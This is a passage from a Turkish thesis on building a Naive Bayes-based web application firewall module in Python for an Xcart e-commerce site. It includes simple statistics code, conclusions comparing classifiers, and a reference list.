8. SALDIRI TEPİT SİSTEMİNİN GELİŞTİRİLMESİ

Oluşturulan veri setinde üzerinden, 4 farklı veri madenciliği algoritmaları kullanılarak farklı modeller oluşturulmuş ve modellerin sınıflandırma başarımları ve performansları değerlendirilmiştir. Bu değerlendirme sonucunda, ilgili Xcart web sitesine yönelik eşzamanlı çalışan bir web güvenlik duvarı modelinin Naive Bayes istatistiksel tabanlı sınıflandırma algoritması kullanılarak gerçekleştirilmesine karar verilmiştir.

İlgili modül Python programlama dili kullanılarak geliştirilmiştir. Bunun sebebi python programlama dilinin platform bağımsız çalışması ve esnek ve hızlı bir yapıya sahip olmasıdır.

Geliştirilen program genel olarak iki ana yapıdan oluşmaktadır. İlk yapı ilgili veri seti kullanılarak modelin yeniden oluşturulduğu ve eğitildiği yapı, ikinci yapı ise web sunucunun önüne konumlandırılarak gelen web trafiğinin bu model aracılığıyla sınıflandırıldığı yapıdır.

8.1. Naive Bayes Algoritmasının ile Modelin Oluşturulması

Python programlama dili ile Naive Bayes sınıflandırma algoritmasının oluşturulması için veri setinde bulunan özelliklerden string ve nominal değerlere sahip olanlar bir fonksiyon aracılığı ile sayısal değerlere çevrilmiştir. Bunun sebebi çok sayıda parametre ve bu parametrelere ilişkin uzun string değer gönderimleri yapıldığı için, bunların program tarafından karşılaştırılmaları bellek ve işlemci zamanı açısından çok maliyet gerektirmektedir. Bu sebeble bir web uygulamasında eş zamanlı olarak saldırı tespitinde önemli gecikmeler meydana gelecek, sistemi yavaşlayarak ve kullanılamaz hale gelecektir.
Veri setinde bulunan tüm özellikler integer değerler ile değiştirilmiştir.

İkinci adımda özellik sayısı bilinen bu veri setine yönelik olarak Naive Bayes algoritması kodlanmıştır. Bu adım genel olarak altı adımda tamamlanmıştır.

Verilerin alınması

Bu adımda veri seti bir ‘.csv’ dosyasından yüklenerek içindeki değeler iki boyutlu bir diziye aktarılmıştır. Bu dizinin ilk boyutu integer iken, ikinci boyutu liste öğelerinden oluşmaktadır.

İlk boyutta sırayla alınan nesnelerin index numaraları tutulurken liste öğesinde ise bu nesnenin özellikleri tutulmaktadır.

Sonrasında ise veri seti öğrenme ve test kümelerine bölünmektedir. Bu işlemde veri setinin %66 sı öğrenme verisi için geri kalan %34' ü ise test işlemi için ayrılmaktadır. Bu işlem sırasında nesneler rasgele seçilmektedir. Bundan dolayı program her çalıştırıldığımda öğrenme ve test kümesinde bulunan veriler değiştiği için sınıflandırma başarasıda değişmektedir. İstenilirse öğrenme kümesi ve test kümesi önceden ayrı ayrı oluşturularak sınıflandırma başarısı her zaman sabit tutulabilir, fakat bu yöntem tercih edilmemiştir.

Verilerin Özetlenmesi:

Naive Bayes algoritması istatistiksel bir sınıflandırma algoritması olduğu için, öğrenme kümesinde bulunan nesnelerden özelliklere ilişkin ve bu özelliklerin sınıfa katkısına ilişkin olarak belli istatistiksel sonuçlar çıkarmakta ve bunları tahmin ederken yeni nesne için kullanmaktadır. Bu nedenle oluşturulan öğrenme kümesine ilişkin olarak bazı istatistiksel değerlerin hesaplanması ve bazı işlemlerin yapılması gerekmektedir.

Verilerin özetlenmesine ilişkin olarak yapılan işlemler sırasıyla aşağıdaki gibidir.

- Nesnelerin sınıflarına göre ayrılması
- Ortalama hesaplanması
- Standart sapma değerinin hesaplanması
- Veri setinin özetlenmesi
- Sınıflara göre veri setinde bulunan özelliklerin özetlenmesi

Ortalama hesaplama adımında her bir sınıf için her bir özelliğe ilişkin olarak ortalama değerinin hesaplanması gerekmektedir. Ortalama hesaplama işleminde 'Gaus dağılımı' kullanılmıştır. Aynı zamanda bu adımda her bir sınıf için her bir özelliğe ait standart sapmanın hesaplanması gerekmektedir. Özelliklere ilişkin standart sapmaların hesaplanması işlemi varyansın karekökü olarak gerçekleştirilmiştir. Program tarafından ortalama ve standart sapma değerlerinin hesaplanması Şekil 8.1'de görülmektedir.

```
import math

def ortalama(degerler):
    return sum(degerler)/float(len(degerler))


def standart_sapma(degerler):
    avg = ortalama(degerler)
    varyans = sum([pow(x-avg,2) for x in degerler])/float(len(degerler)-1)
    return math.sqrt(varyans)

```

Şekil 8.1. Ortalama ve standart sapmanın hesaplanması

Tahmin Yapılması:

Özetlenmiş olan veri setini kullanarak tahmin yapılması mümkün hale gelmiştir. Bu adımda verilen nesnenin hangi sınıfa ait olduğunu tahmin etmek için olasılık değerlerinin hesaplanması gerekmektedir.
Olasılık değerlerinin hesaplanması aşağıdaki işlemler ile gerçekleştirilmektedir.

- Gaus olasılık yoğunluk fonksiyonun hesaplanması
- Sınıf olasılıklarının hesaplanması
- Tahminde bulunulması
- Tahmin doğruluğunun tespit edilmesi

Olasılık hesaplama işlemine ait program kodu Şekil 8.2'deki gibidir.

```
import math

def olasilikHesaplama(x, ortalama, standart_sapma):
    exponent = math.exp(-(math.pow(x-ortalama,2)/(2*math.pow(standart_sapma,2))))
    return (1 / (math.sqrt(2*math.pi) * standart_sapma)) * exponent


import math
def olasilikHesaplama(x, ortalama, standart_sapma):
    exponent = math.exp(-(math.pow(x-ortalama,2)/(2*math.pow(standart_sapma,2))))
    return (1 / (math.sqrt(2*math.pi) * standart_sapma)) * exponent
```

Şekil 8.2. Program tarafından olasılığın hesaplanması

Bu işlemeden sonra sınıflara ait olasılıklar benzer şekilde hesaplanmakta ve bu olasılık değerlerinden faydalanılarak tahmin işlemi gerçekleştirilmektedir.

Sınıflandırma doğruluğunun bulunması:


Bu adımda test kümesinde bulunan tüm nesnelere ilişkin olarak birer tahmin işlemi gerçekleştirilmekte ve test kümesinde bulunan nesnelerin gerçek sınıf etiketleri ile karşılaştırılarak sınıflandırmanın doğru yapılıp yapılmadığı belirlenmektedir.
Bu işleme ait program kodu Şekil 8.3'deki gibidir.

```
1  def dogruluguBul(testKumesi, tahminler):
2      dogruSayisi = 0
3      for x in range(len(testKumesi)):
4          if testKumesi[x][-1] == tahminler[x]:
5              dogruSayisi += 1
6      return (dogruSayisi/float(len(testKumesi))) * 100.0
```

Şekil 8.3. Sınıflandırmanın doğruluk değerinin hesaplanması

Bu adımlarla Naive Bayes algoritmasının öğrenme ve tahmin kısmı tamamlanmaktadır. Programın tüm kodları tezin ekinde mevcuttur.

Şekil 8.4'de Naive Bayes sınıflandırma programına ilişkin akış diyagramı görülmektedir.




Şekil 8.4. Naive Bayes sınıflandırıcıya ait akış diyagramı

8.2. Geliştirilen Modül İle Web Trafiğinin Sınıflandırılması

Bu adımda oluşturulan Naive Bayes sınıflandırıcıya web sitesine gelen web isteklerinin, programın çalıştığı formatta dönüştürülerek gönderilmesi ve tahmin yapması amaçlanmaktadır.

Trafiğin izlenme işlemi yine Tshark aracı ile yapılmaktadır. Gelen trafikler anlık olarak bir dosyaya kaydedilmektedir. Sonrasında python dili kullanılarak bu veriler sayısal değerlere dönüştürülerek Naive Bayes sınıflandırıcıya gönderilmekte ve tahmin sonucu sistem yöneticisi tarafından okunabilmesi amacıyla, tarih ve zaman verileri ile birlikte başka bir dosyaya kaydedilmektedir.

Anlık olarak web trafiğinin izlenmesi ve saldırıların tespit edilmesine yönelik geliştirilen sistemin çalışmasına ilişkin akış diyagramı Şekil 8.5' de gösterildiği gibidir.



Şekil 8.5. Geliştirilen STS' nin çalışması

9. SONUÇLAR VE TARTIŞMA

Web uygulamalarının kullanımı günlük iş ve işlemlerin devamı açısından vazgeçilemeyecek bir noktaya gelmiştir. Günlük hayatın ve iş hayatının önemli bir bölümü internete bağlı olarak ve web uygulamalarını aracılığıyla hizmet alarak, hizmet sağlayarak ya da işlerini web uygulamaları aracılıyla yaparak geçmektedir. Bu sebeple günümüz de hizmet sağlayan her türlü kurum ve kuruluşun internet ortamına bakan bir yüzü ve hizmeti mevcut hale gelmiştir. Saldırganlar açısından web uygulamalarını ve bilgilerin ele geçirilmesi hem maddi hem de manevi olarak önemli motivasyonlar barındırmaktadır. Bu sebeple her geçen yıl web uygulamalarına gerçekleşen saldırı sayısı artmakta, yeni saldırı teknikleri keşfedilmekte ve saldırlar daha karmaşık ve sofistike hale gelmektedir. Bu sebeple web uygulamaları aracılığıyla hizmet veren, önemli bilgilerini bu ortamda saklamak zorunda olan hizmet sağlayıcıların bu web uygulamalarının güvenliğini sağlamaları gerekmektedir.

Web uygulamalarının güvenliğinin sağlanmasında çeşitli yöntemler ve araçlar mevcuttur. Bir web uygulamasının güvenliğinin tek bir yöntem veya araçla sağlanması kesinlikle mümkün değildir. Bu sebeple güvenlik sağlamanın çeşitli yöntemleri mevcuttur. Tek başına bir güvenlik duvarı ile sadece ağa ve web sunucusuna gelen trafik kontrol edilebilir, bu trafiğin ne içerdiğinin kontrolü sağlamak için web uygulama güvenlik duvarı (WAF) denilen ikinci bir araç gerekmektedir. Bu araç yazılım veya donanım olabileceği gibi, ikisinin hibrit birleşimi de olabilmektedir.

WAF' lar web uygulamasına gelen saldırıları tespit etmede genel olarak iki yöntem kullanmaktadır. Bilinen saldırılara ilişkin saldırı özelliklerinin imza haline getirilip saklanması ve gelen bir web trafiğinin bu imza tabanına bakarak tespitini sağlayan imza tabanlı saldırı tespit sistemi. Diğeri ise daha önce gelen web saldırıları kayıtları aracılığıyla saldırıları özelliklerini öğrenip oluşturduğu model ile sınıflandıran anomali tabanlı saldırı tespit sistemidir.

Bu tez çalışmasında öncelikle oluşturulan açık kaynak kodlu Xcart e-ticaret sitesine yönelik olarak otomatize araçlar ile normal web trafiği ve saldırı web trafiği oluşturularak kaydedilmiştir. Saldırı trafiğinin oluşturulmasında güncel saldırı tekniklerini raporlayan OWASP Top Ten dikkate alınarak SQL enjeksiyonu, XSS, güvensiz doğrudan nesne

referansları (IDOR) gibi güncel ve etkin saldırılar oluşturulmuştur. Bu kayıtlar gerekli veri önişleme ve düzenleme işlemlerinden sonra bir veri seti oluşturulmuştur.

Oluşturulan veri seti kullanılarak veri madenciliğinde çok kullanılan karar ağacı, Naive Bayes sınıflandırma algoritması, k-en yakın komşu sınıflandırma algoritması ve bu algoritmaların performansları kıyaslamak için ZeroR algoritması kullanılarak çok sayıda sınıflandırma modeli oluşturulmuştur. Bu modellerin sınıflandırma başarımları ve performans karşılaştırmaları yapılmıştır. Buna göre oluşturulan veri seti için en uygun algoritmalar Naive Bayes istatistiksel tabanlı sınıflandırma ve k-en yakın komşu olarak belirlenmiştir.

İlgili web sitesine gelecek saldırıların tespit edilmesinde kullanmak üzere Naive Bayes sınıflandırma algoritmasına dayalı bir web uygulama güvenlik duvarı modülü oluşturulmuştur. Bu modül python programlama dili kullanılarak gerçekleştirilmiştir.

Bu tez çalışmasından Naive Bayes sınıflandırma algoritmasının ve k-en yakın komşu algoritmasının güncel web saldırılarının tespitinde kullanılabileceği ortaya çıkmıştır. Karar ağacı algoritması ya çok büyük boyutlu ağaçlar oluşturarak ezberlemeye sebep olmakta ya da kritik web uygulamalarını koruyacak sınıflandırma başarısına sahip bir model çıkarmamaktadır. Farklı veri setlerinin kullanılması durumunda daha iyi sınıflandırma başarım sonuçları ortaya çıkabileceği göz ardı edilmemelidir. Naive Bayes algoritmasının başarılı olmasının sebebi istatistiksel bir algoritma olmasından kaynaklanmaktadır. Zaman performansı açısından tüm algoritmalar yeterli performansı göstermektedir.

Bu tez çalışmasından ortaya çıkan diğer bir sonuç ise güvenlik sağlamaya yönelik araçlar geliştirilmesinde veri madenciliği ve makine öğrenmesi algoritmaları çok iyi sonuçlar verdiğidir. İmza tabanlı güvenlik sistemine göre en büyük avantajı, daha önce tanıtılmayan bir saldırı türü ile karşılaştığında, bu yeni saldırı türüne ait trafiği de tanımasıdır.

KAYNAKLAR

1. İnternet: Pwc, N. (2014) *Siber Güvenlik Tehdidi Sandığınızdan Çok Daha Tehlikeli*. URL:http://www.webcitation.org/query?url=http%3A%2F%2Fwww.pwc.com.tr%2Ftr%2Fbasin-bulteni%2F2014%2Fpwc-bigli-guvenligi-siber-guvenlik-tehdidi.jhtml&date=2016-09-19. Son Erişim Tarihi: 06.05.2016.

2. Zander, S., Nguyen, T. and Armitage, G. (2005). *Automated traffic classification and application identification using machine learning,* The IEEE Conference on Local Computer Networks-30th Anniversary, Danvers, USA.

3. Moosa, A. (2010). Artificial Neural Network based Web Application Firewall for SQL Injection. *World Academy of Science, Engineering & Technology*, 64, 12-21.

4. Boberski, M. (2010). *The ten most critical Web application security risks*. Tech. rep., OWASP.

5. Razzaq, A., Latif, K., Ahmad, H. F., Hur, A., Anwar, Z., and Bloodsworth, P. C. (2014). Semantic security against web application attacks. *Information Sciences*, 254, 19-38.

6. Wang, G., Hao, J., Ma, J., and Huang, L. (2010). A new approach to intrusion detection using Artificial Neural Networks and fuzzy clustering. *Expert Systems with Applications*, *37*(9), 6225-6232.

7. İnternet: Pwc, N. (2014) *Dost sandığınız siteler siber suçlu çıkabilir*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.teknolojioku.com%2Fhaber%2Fdikkat-dost-sandiginiz-siteler-siber-suclu-cikabilir-17362.html Son Erişim Tarihi: 09.05.2016.

8. Ulaştırma Bakanlığı. (2013). *Ulusal Siber Güvenlik Stratejisi ve 2013- 2014 Eylem Planı, Ankara*.

9. Kara, M. (2013). *Siber Saldırılar Siber Savaşlar ve Etkileri*, Doktora Tezi, İstanbul Bilgi Üniversitesi, Sosyal Bilimler Enstitüsü, İstanbul, 5-6.

10. Demirli, C., Kütük, Ö. F. (2010*).* Anlamsal Web (Web 3.0) Ve Ontolojilerine Genel Bir Bakış. *İstanbul Ticaret Üniversitesi Fen Bilimleri Dergisi*, 9(18), 97-107.

11. Cormode, G., & Krishnamurthy, B. (2008). Key differences between Web 1.0 and Web 2.0. *First Monday*, *13*(6).

12. İnternet: W3Tech. (2015) *Usage of server-side programming languages for websites*. URL:http://www.webcitation.org/query?url=http%3A%2F%2Fw3techs.com%2Ftechnologies%2Foverview%2Fprogramming_language%2Fall Son Erişim Tarihi: 11.06.2016.

13. Symantec. (2016). *Internet Security Threat Report,* 21.

14. OWASP. (2013). The Ten Most Critical Web Application Security Risks, *The Open Web Application Security Project*.

15. Erbaş, R. (2014). *OWASP Nedir? OWASP Web Uygulaması Kurulumu ve Kullanımı*. URL:http://www.webcitation.org/query?url=https%3A%2F%2Fpentesttr.blogspot.com.tr%2F2014%2F09%2Fowasp-nedir-owasp-web-uygulamas.html. Son Erişim Tarihi: 13.06.2016.

16. İnternet: Karaaslan, E.S., Karadağ, M., Yalçın, O. ve Fetah, V. (2007). *En Kritik 10 Web Uygulaması Güvenlik Zayıflıkları*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fcsirt.ulakbim.gov.tr%2Fdokumanlar%2FCeviri_OWASP.pdf. Son Erişim Tarihi: 19.04.2016.

17. İnternet: Taşcı, M. (2014). *SQL Injection Nedir.* URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.merttasci.com%2Fblog%2Fsql-injection%2F Son Erişim Tarihi: 23.06.2016.

18. Özel, A., Kaya, Ç., & Eken, S. (2014). *JavaScript Güvenlik Açıkları ve Güncel Çözüm Önerileri*. 7. Uluslararası Bilgi Güvenliği ve Kriptoloji Konfenransı (ISCTURKEY), İstanbul.

19. İnternet: Acunetix. (2013). *Blind XSS: The Ticking Time Bomb of XSS Attacks.* URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.acunetix.com%2Fblog%2Farticles%2Fblind-xss%2F Son Erişim Tarihi: 03.07.2016.

20. İnternet: Özkan, O. (2015). *Web Uygulama Denetimi - Bölüm-19: XSS (Cross Site Scripting) Açıklıkları*. URL:http://www.webcitation.org/query?url=http%3A%2F%2Fblog.btrisk.com%2F2015%2F04%2FXSS-Cross-Site-Scripting-Acikliklari.html. Son Erişim Tarihi: 03.07.2016.

21. İnternet: Apprize. (2015). *Exploiting Clients Using XSS and CSRF Flaws*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fapprize.info%2Flinux%2Fpenetration%2F7.html. Son Erişim Tarihi: 04.07.2016.

22. İnternet: Argeta. (2013). *Saldırı & İzinsiz Erişim*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.argate.com.tr%2FHizmetler%2FSiberGuvenlik. Son Erişim Tarihi: 01.08.2016.

23. Hui, W. (2014). *Preventing Insecure Direct Object References In App Development*. URL:http://www.webcitation.org/query?url=http%3A%2F%2Fwww.cs.tufts.edu%2Fcomp%2F116%2Farchive%2Ffall2014%2Fhwang.pdf. Son Erişim Tarihi: 11.06.2016.

24. Eshete, B., Villafiorita, A., & Weldemariam, K. (2011, August). Early detection of security misconfiguration vulnerabilities in web applications. In *Availability, Reliability and Security (ARES), 2011 Sixth International Conference on* IEEE, 169-174

25. İnternet: Yeşilyurt, Z. (2014) *Web Uygulama Güvenliği Ve Güvenli Kod Geliştirme Kaynak Belgesi*. URL:http://www.webcitation.org/query?url=http%3A%2F%2Fwww.kadinyazilimci.com%2Fwpcontent%2Fuploads%2F2014%2F09%2FWeb_Guvenligi_lyk2014_1zinnur9.pdf. Son Erişim Tarihi: 19.05.2016.

26. İnternet: Kaya, U.Ö.E. (2014). *Saldırı Tespit Sistemleri (Snort, Suricata, Bro)*. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.bilgiguvenligi.gov.tr%2Fsaldiri-tespit-sistemleri%2Fsaldiri-tespit-sistemleri-snort-suricata-bro.htm. Son Erişim Tarihi: 29.04.2016.

27. İnternet: Özbenli, H.H. *Merkezi Tehdit Tespit ve İzleme Sistemleri*. URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.bilgiguvenligi.gov.tr%2Fsaldiri-tespit-sistemleri%2Fmerkezi-tehdit-tespit-ve-izleme-sistemleri-1.html. Son Erişim Tarihi: 22.04.2016.

28. İnternet: Paşaoğlu, M. (2008). *Saldırı Tespit Sistemleri (Intrusion Detection Systems)*. URL:http://www.webcitation.org/query?url=http%3A%2F%2Fhuseyinsorkun.blogcu.com%2Fsaldiri-tespit-sistemleri-intrusion-detection-systems%2F4183636. Son Erişim Tarihi: 18.06.2016.

29. İnternet: Barikat. (2016). *Saldırı Tespit ve Önleme Sistemi*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fwww.barikat.com.tr%2Ftr%2Fcozumler-teknolojiler%2FSaldiri-Tespit-ve-Onleme-Sistemi%2F35%2F. Son Erişim Tarihi: 19.06.2016.

30. İnternet: ITUBİBD. (2013). *Saldırı Tespit Sistemleri*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fbidb.itu.edu.tr%2Fseyirdefteri%2Fblog%2F2013%2F09%2F07%2Fsald%25C4%25B1r%25C4%25B1-tespit-sistemleri. Son Erişim Tarihi: 05.05.2016.

31. Savaş, S., Topaloğlu, N. ve Yılmaz, M. (2012). Veri madenciliği ve Türkiye'deki uygulama örnekleri. *İstanbul Ticaret Üniversitesi Fen Bilimleri Dergisi*, 2, 23.

32. Jacobs, P. (1999). Data mining: what general managers need to know. *Harvard Management Update*, *4*(10), 8.

33. Doğan, Ş. Ve Türkoğlu, İ. (2007). Hypothyroidi and Hyperthyroidi Detection from Thyroid Hormone Parameters by Using Decision Trees. *Doğu Anadolu Bölgesi Araştırmaları Dergisi*, 5(2), 163-169.

34. Hand, D.J. (1998). Data mining: statistics and more?. *The American Statistician*, 52(2), 112-118.

35. Kittler, R. and Wang, W. (1999) The emerging role for data mining. *Solid state technology*. 42(11), 45-45.

36. Silahtaroğlu, G. (2013). Veri madenciliği. *Papatya Yayınları, İstanbul*.

37. Akpınar, H. (2000) Veri tabanlarında bilgi keşfi ve veri madenciliği. *İÜ İşletme Fakültesi Dergisi*, 29(1), 1-22.

38. Tüzüntürk, S. (2010). Veri madenciliği ve istatistik. *Uludağ Üniversitesi İİBF Dergisi*, 29(1), 65-90

39. Özhan, E. (2013). *Güvenlik duvarı günlüklerinin makine öğrenmesi yöntemleri ile analizi ve bir model çıkartılması.* Doktora Tezi, Trakya Üniversitesi, Fen Bilimleri Enstitüsü, Edirne.

40. Harrington, P. (2012). *Machine learning in action* (Vol. 5). Greenwich, CT: Manning.

41. İnternet: Cengiz, C. (2012). *Problem Tanımlama*. URL: http://www.webcitation.org/query?url=http%3A%2F%2Fmembers.comu.edu.tr%2Fcevdetcengiz%2Fdersler%2FDers-2-BA.pdf Son Erişim Tarihi: 25.05.2016.

42. Dasu, T. and T. Johnson, Exploratory data mining and data cleaning. Vol. 479. 2003: John Wiley & Sons.

43. OĞUZLAR, A. (2003). Veri ön işleme. *Erciyes Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 21.

44. İnternet: Şeker, Ş.E. (2012). *İstatistiksel Normalleştirme (Statistical Normalisation).* URL:http://www.webcitation.org/query?url=http%3A%2F%2Fbilgisayarkavramlari.sadievrenseker.com%2F2012%2F01%2F29%2Fistatistiksel-normallestirme-statistical-normalisation%2F. Son Erişim Tarihi: 23.06.2016.

45. İnternet: Akçayol, M.A. *Web Madenciliği*. URL:http://www.webcitation.org/query?url=http%3A%2F%2Fw3.gazi.edu.tr%2F%7Eakcayol%2Ffiles%2FWM_L4SupervisedLearning.pdf. Son Erişim Tarihi: 01.08.2016.

46. İnternet: Akcayol, M.A. *Web Madenciliği*. 2016; URL:http://www.webcitation.org/query?url=http%3A%2F%2Fw3.gazi.edu.tr%2F%7Eakcayol%2Ffiles%2FWM_L5ClassifierEvaulation.pdf. Son Erişim Tarihi: 01.08.2016.

47. İnternet: Özdemir, S. (2016). *Veri Madenciliği.* URL:http://www.webcitation.org/query?url=http%3A%2F%2Fceng.gazi.edu.tr%2F%7Eozdemir%2Fteaching%2Fdm%2Fslides%2F05.DM.C1.pdf. Son Erişim Tarihi: 03.08.2016.

48. İnternet: Amazon. (2016). *Amazon Machine Learning*. URL:http://www.webcitation.org/query?url=http%3A%2F%2Fdocs.aws.amazon.com%2Fmachine-learning%2Flatest%2Fdg%2Fmodel-fit-underfitting-vs-overfitting.html. Son Erişim Tarihi: 03.08.2016.

49. Sayed, S. (2011) *Real Time Data Mining*. Canada, Self Help Publishers. 47-50

50. İnternet: Orhan, U. *Makine Öğrenmesi*. 2015; URL: http://www.webcitation.org/query?url=http%3A%2F%2Fbmb.cu.edu.tr%2Fuorhan%2FDersNotu%2FDers04.pdf. Son Erişim Tarihi: 03.08.2016.

51. İnternet: Albayrak, S. *Veri Madenciliği*. 2015 URL: http://www.webcitation.org/query?url=https%3A%2F%2Fwww.ce.yildiz.edu.tr%2Fpersonal%2Fsongul%2Ffile%2F324%2FVeri%2BMadencili%C4%9F. Son Erişim Tarihi: 03.08.2016.

52. Çalışkan, S.K. ve Soğukpınar, İ. (2008). K× Knn: K-Means Ve K En Yakın Komşu Yöntemleri İle Ağlarda Nüfuz Tespiti. *EMO Yayınları*, 120-124.

53. Myatt, G. J. (2007). *Making sense of data: a practical guide to exploratory data analysis and data mining*. John Wiley & Sons.

